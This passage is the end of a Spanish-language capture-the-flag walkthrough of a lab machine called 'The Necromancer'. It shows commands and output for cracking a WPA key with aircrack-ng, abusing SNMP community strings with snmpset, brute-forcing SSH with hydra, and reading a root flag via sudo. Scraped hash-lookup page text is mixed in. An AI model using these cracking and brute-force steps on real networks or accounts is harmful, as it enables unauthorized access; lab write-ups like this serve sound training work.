2166 11.281112 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
2167 11.281112 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
2168 11.281625 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
2169 11.281624 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
2170 11.289304                               -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 10 Clear-to-send, Flags=.....
2171 11.291352 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
2172 11.292376 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
2173 11.292336                               -> Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (RA) 802.11 10 Clear-to-send, Flags=.....
2174 11.292376 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
2175 11.292333                               -> Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (RA) 802.11 10 Clear-to-send, Flags=.....

```

Notamos que se están realizando conexiones a través del protocolo **802.11**

El protocolo 802.11 es un conjunto de estándares de comunicación inalámbrica. Estos estándares definen las especificaciones para las redes locales inalámbricas (WLAN), comúnmente conocidas como Wi-Fi.

Dicho protocolo especifica los métodos de transmisión de datos, las frecuencias de operación, los formatos de trama, la gestión de la red y otras características necesarias para la comunicación inalámbrica entre dispositivos.



wireshark

WPA Key Data se refiere a los datos de clave utilizados en el proceso de autenticación y establecimiento de claves para una conexión segura de Wi-Fi que utiliza el protocolo de seguridad WPA (Wi-Fi Protected Access). Este protocolo emplea TKIP (Temporal Key Integrity Protocol) para proteger las comunicaciones inalámbricas. TKIP utiliza el algoritmo de cifrado RC4, que, si bien es similar al utilizado en WEP (Wired Equivalent Privacy), incluye diversas mejoras de seguridad, como la generación de claves dinámicas y la integridad del mensaje.

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt necromancer.cap
```

Realizamos un ataque de fuerza bruta empleando el diccionario rockyou.txt con **aircrack-ng** al archivo con las capturas de paquetes completo.

Aircrack-ng es una suite de herramientas de seguridad informática diseñada para evaluar la seguridad de las redes inalámbricas. Se utiliza principalmente para pruebas

de penetración y auditorías de seguridad en redes Wi-Fi.

Esta herramienta puede utilizarse para recuperar las claves de cifrado WEP y WPA/WPA2 de redes Wi-Fi capturando y analizando paquetes de datos.

```
Aircrack-ng 1.7

[00:02:31] 48571/14344392 keys tested (324.74 k/s)

Time left: 12 hours, 13 minutes, 42 seconds          0.34%

KEY FOUND! [ death2all ]

Master Key      : 7C F8 5B 00 BC B6 AB ED B0 53 F9 94 2D 4D B7 AC
                  DB FA 53 6F A9 ED D5 68 79 91 84 7B 7E 6E 0F E7

Transient Key   : EB 8E 29 CE 8F 13 71 29 AF FF 04 D7 98 4C 32 3C
                  56 8E 6D 41 55 DD B7 E4 3C 65 9A 18 0B BE A3 B3
                  C8 9D 7F EE 13 2D 94 3C 3F B7 27 6B 06 53 EB 92
                  3B 10 A5 B0 FD 1B 10 D4 24 3C B9 D6 AC 23 D5 7D

EAPOL HMAC     : F6 E5 E2 12 67 F7 1D DC 08 2B 17 9C 72 42 71 8E
```

```
> nmap -p161 -sC -sV 10.10.10.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 02:15 -03
Nmap scan report for 10.10.10.10
Host is up (0.0010s latency).

PORT      STATE      SERVICE VERSION
161/tcp    filtered  snmp
MAC Address: 08:00:27:A2:1C:C1 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.25 seconds
```

Probamos realizar un escaneo de puertos con **nmap** y encontramos el puerto 161 pero filtrado, lo cual significa que no se ha recibido ninguna respuesta del sistema objetivo, debido a que está siendo bloqueado por un firewall u otro dispositivo de seguridad.

SNMP (Simple Network Management Protocol) es un protocolo estándar de la capa de aplicación que se utiliza para gestionar y supervisar dispositivos de red, como routers, switches, servidores, impresoras, entre otros. Proporciona un marco para recopilar información de estado y configuración de dispositivos de red, así como para modificar y controlar el comportamiento de dichos dispositivos.

```
snmp-check 10.10.10.10 -c public
```

snmp-check es una herramienta de evaluación de seguridad que se utiliza para realizar auditorías y pruebas de penetración en dispositivos SNMP habilitados en una red. Esta herramienta se utiliza para enumerar y recopilar información sobre los

objetos SNMP disponibles en un dispositivo, así como para detectar posibles vulnerabilidades de seguridad relacionadas con la configuración de SNMP.

El parámetro **-c** en **snmp-check** se utiliza para especificar la cadena de comunidad SNMP. La cadena de comunidad SNMP es similar a una contraseña y se utiliza para autenticar solicitudes SNMP en dispositivos SNMP habilitados. La cadena de comunidad SNMP actúa como una especie de "clave de acceso" que permite el acceso a los datos SNMP en el dispositivo.

```
> snmp-check 10.10.10.10 -c public
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.10:161 using SNMPv1 and community 'public'
[!] 10.10.10.10:161 SNMP request timeout
```

Colocando una cadena de comunidad con el valor "public" parece no funcionar.

```
> snmp-check 10.10.10.10 -c death2all
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.10:161 using SNMPv1 and community 'death2all'
[*] System information:

Host IP address      : 10.10.10.10
Hostname              : Fear the Necromancer!
Description           : You stand in front of a door.
Contact               : The door is Locked. If you choose to defeat me, the door must be Unlocked.
Location              : Locked - death2allrw!
Uptime snmp           : -
Uptime system          : -
System date            : -
```

Si colocamos la credencial que encontramos previamente se nos brinda esta información.

```

> snmp-check 10.10.10.10 -c death2allrw
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.10:161 using SNMPv1 and community 'death2allrw'

[*] System information:

  Host IP address      : 10.10.10.10
  Hostname             : Fear the Necromancer!
  Description           : You stand in front of a door.
  Contact              : The door is Locked. If you choose to defeat me, the door must be Unlocked.
  Location              : Locked - death2allrw!
  Uptime snmp           : 00:14:56.80
  Uptime system         : 00:14:40.39
  System date           : 2024-3-30 12:53:52.0

[*] Network information:

  IP forwarding enabled : no
  Default TTL           : 64
  TCP segments received : 106
  TCP segments sent     : 736
  TCP segments retrans  : 0
  Input datagrams       : 18197
  Delivered datagrams   : 18180
  Output datagrams      : 22939

[*] Network interfaces:

  Interface            : [ up ] em0
  Id                   : 1
  Mac Address          : 00:00:27:a2:1c:c1
  Type                : ethernet-csmacd
  Speed               : 1000 Mbps
  MTU                 : 1500
  In octets            : 19656
  Out octets           : 329511

```

Lo siguiente que deberíamos hacer es intentar cambiar el valor de **Location** por "Unlocked", ya que su valor actualmente es "Locked". Para ello primero hay que encontrar el **OID** correspondiente a **Location**.

OID significa Object Identifier (Identificador de Objeto) en SNMP (Simple Network Management Protocol). En SNMP, los dispositivos de red mantienen información sobre su estado y configuración en una jerarquía de objetos gestionados. Cada objeto gestionado en la jerarquía de SNMP se identifica de manera única mediante un OID. Un OID es una secuencia de números separados por puntos que representan la ubicación de un objeto en la jerarquía de gestión SNMP.

```
snmpwalk -v1 -c death2allrw 10.10.10.10
```

snmpwalk es una utilizada para recorrer y recuperar información de un agente SNMP y sus objetos gestionados. Permite a los administradores de red obtener una vista completa de la jerarquía de objetos SNMP disponibles en un dispositivo SNMP habilitado, junto con sus valores asociados.

```

iso.3.6.1.2.1.1.1.0 = STRING: "You stand in front of a door."
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.255
iso.3.6.1.2.1.1.3.0 = Timeticks: (238430) 0:39:44.30
iso.3.6.1.2.1.1.4.0 = STRING: "The door is Locked. If you choose to defeat me, the door must be Unlocked."
iso.3.6.1.2.1.1.5.0 = STRING: "Fear the Necromancer!"
iso.3.6.1.2.1.1.6.0 = STRING: "Locked - death2allrw!"
iso.3.6.1.2.1.1.8.0 = Timeticks: (8) 0:00:00.08
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1

```

```
> snmpset -v1 -c death2allrw 10.10.10.10 .1.3.6.1.2.1.1.6.0 string Unlocked
iso.3.6.1.2.1.1.6.0 = STRING: "Unlocked"
```

Con **snmpset** modificamos los valores de los objetos gestionados en un dispositivo

SNMP. De esta forma logramos cambiar el valor 'Locked' por 'Unlocked'.

```
> snmp-check 10.10.10.10 -c death2all
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.10:161 using SNMPv1 and community 'death2all'

[*] System information:

Host IP address          : 10.10.10.10
Hostname                  : Fear the Necromancer!
Description                : You stand in front of a door.
Contact                   : The door is unlocked! You may now enter the Necromancer's lair!
Location                  : flag7{9e5494108d10bb5f9e7ae52239546c4} - t22
Uptime snmp                : -
Uptime system              : -
System date                : -
```

Ejecutamos una vez más **snmp-check** y obtuvimos la séptima flag. Además, también se nos especificó un puerto del protocolo TCP, el cual corresponde al servicio SSH.

The screenshot shows two panels. The left panel is titled 'Search for a tool' and contains a search bar with placeholder text 'e.g. type 'sudoku'' and a link to 'BROWSE THE FULL DCODE TOOLS' LIST'. Below it is a 'Results' section with a table header 'MD5' and a single row containing the text 'demonslayer'. The right panel is titled 'MD5 DECODER' and features a text input field for 'MD5 HASH' containing '9E5494108D10BBD5F9E7AE52239546C4'. It includes sections for 'OPTIONS' with links for 'SALT PREFIXED MD5(SALT+WORD)' and 'SALT SUFFIXED MD5(WORD+SALT)', and a large yellow button labeled '► DECRYPT'.

```
hydra -P /usr/share/wordlists/rockyou.txt -l demonslayer 10.10.10.10 ssh
```

Con la herramienta **hydra** aplicamos fuerza bruta para poder encontrar la contraseña del usuario **demonslayer**.

```
[DATA] attacking ssh://10.10.10.10:22/
[22][ssh] host: 10.10.10.10    login: demonslayer    password: 12345678
1 of 1 target successfully completed, 1 valid password found
```

El usuario **demonslayer** es portador de una de las contraseñas mas potentes y seguras.

```
$ whoami
demonlayer
$ id
uid=1000(demonlayer) gid=1000(demonlayer) groups=1000(demonlayer)
$
```

Colocamos las credenciales e ingresamos a la maquina.

Nos mencionan a lo ultimo el puerto 777 que debe utilizar el protocolo UDP.

```
$ nc -u localhost 777
```

** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Where do the Black Robes practice magic of the Greater Path? █

** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Where do the Black Robes practice magic of the Greater Path? Kelewan

flag8{55a6af2ca3fee9f2fef81d20743bda2c}

The screenshot shows the dCode MD5 tool interface. On the left, there is a search bar with the placeholder "Search for a tool" and a keyword input field containing "e.g. type 'sudoku'". Below the search bar is a link to "BROWSE THE FULL dCODE TOOLS' LIST". To the right, the main content area has a title "MD5" and a breadcrumb navigation: Informatics > Algorithm > Hashing Function > MD5. Under the title, there is a section titled "MD5 DECODER" with a text input field containing the MD5 hash "55A6AF2CA3FEE9F2FEB81D20743BDA2C". Below this is an "OPTIONS" section with two dropdown menus: "SALT PREFIXED MD5(SALT+WORD)" and "SALT SUFFIXED MD5(WORD+SALT)". A "DECRYPT" button is located next to the second dropdown. At the bottom, there is a note "See also: Hash Function – SHA-1 – SHA-256 – Crypt() Hash" and a "MD5 ENCODER" button.

Defend yourself from the Necromancer's Spells!

Who did Johann Faust VIII make a deal with? Mephistopheles

flag9{713587e17e796209d1df4c9c2c2d2966}



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

MD5

Mephistopheles

MD5

Informatics > Algorithm > Hashing Function > MD5

MD5 DECODER


★ MD5 HASH

OPTIONS

★ SALT PREFIXED MD5(SALT+WORD)

★ SALT SUFFIXED MD5(WORD+SALT)

See also: Hash Function – SHA-1 – SHA-256 – Crypt() Ha



Defend yourself from the Necromancer's Spells!

Who is tricked into passing the Ninth Gate? Hedge

flag10{8dc6486d2c63cafcdc6efbba2be98ee4}

A great flash of light knocks you to the ground; momentarily blinding you!


As your sight begins to return, you can see a thick black cloud of smoke lingering where the Necromancer once stood.

An evil laugh echoes in the room and the black cloud begins to disappear into the cracks in the floor.

The room is silent.

You walk over to where the Necromancer once stood.

On the ground is a small vial.



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

MD5

Hedge

MD5 DECODER

★ MD5 HASH

OPTIONS

★ SALT PREFIXED MD5(SALT+WORD)

★ SALT SUFFIXED MD5(WORD+SALT)

See also: Hash Function – SHA-1 – SHA-256 – Crypt() Ha

```
$ sudo -l
Matching Defaults entries for demonslayer on thenecromancer:
    env_keep+="FTPMODE PKG_CACHE PKG_PATH SM_PATH SSH_AUTH_SOCK"

User demonslayer may run the following commands on thenecromancer:
    (ALL) NOPASSWD: /bin/cat /root/flag11.txt
$
```

Finalmente, luego de responder las 3 preguntas, para leer la ultima flag , perteneciente

al usuario root, podemos ejecutar **cat** como usuario privilegiado sobre el archivo de texto flag11.

```
$ sudo /bin/cat /root/flag11.txt
```

```
Suddenly you feel dizzy and fall to the ground!  
As you open your eyes you find yourself staring at a computer screen.  
Congratulations!!! You have conquered.....
```

```
.n .n  
.dP dP 9b 9b.  
4 qXb .dX Xb .  
dX. 9Xb .dXb __ dXb. dXP .Xb  
9XXb_.dXXXb dXXXb_.odXXXb dXXXb_.dXXP  
9XXXXXXXXXXXXXXVXXXXXXXXXo. oXXXXXXXXXXXXXXXP  
`9XXXXXXXXXXXXXX'~ `0008b d8000'~ ~XXXXXXXXXXXXXXXP  
`9XXXXXXXXXXXP' `9XX' `98v8P' `XXP' `9XXXXXXXXXXXP'  
~~~~~ 9X. .db|db. .XP ~~~~~  
)b. .dbo.dP``v``9b.odb. .dX(  
,dXXXXXXXXXXb dXXXXXXXXXXb.  
dXXXXXXXXXXXP' . `9XXXXXXXXXXb  
dXXXXXXXXXXb d|b dXXXXXXXXXXb  
9XXb `XXXXXb,dX|Xb,dXXXXX` `dXXP  
` 9XXXXX( )XXXXXP  
XXXX X.`v'.X XXXX  
XP^X``b d`X^XX  
X. 9 ` P )X  
'b ` ' d'  
  
THE NECROMANCER!  
by @xerubus
```

```
flag11{42c35828545b926e79a36493938ab1b1}
```

Big shout out to Dook and Bull for being test bunnies.

Cheers OJ for the obfuscation help.

Thanks to SecTalks Brisbane and their sponsors for making these CTF challenges possible.

```
"====="
" xerubus (@xerubus) - www.mogozobo.com "
"=====
```

The screenshot shows the dCode website interface. At the top, there's a search bar with the placeholder "SEARCH A TOOL ON dCODE BY KEYWORDS:" and a button "BROWSE THE FULL dCODE TOOLS' LIST". Below the search bar, there's a section titled "Results" with a list item "MD5". To the right of the list item are several small icons: a file icon, a clipboard icon, a download icon, a print icon, and a delete icon. At the bottom of the list item, the word "MD5" is repeated. The overall background of the page features a decorative pattern of gears and numbers.

MD5

Informatics > Algorithm > Hashing Function > MD5

MD5 DECODER

★ MD5 HASH 42C35828545B926E79A36493938AB1B1

OPTIONS

★ SALT PREFIXED MD5(SALT+WORD)

★ SALT SUFFIXED MD5(WORD+SALT)

► DECRYPT

See also: Hash Function – SHA-1 – SHA-256 – Crypt() Ha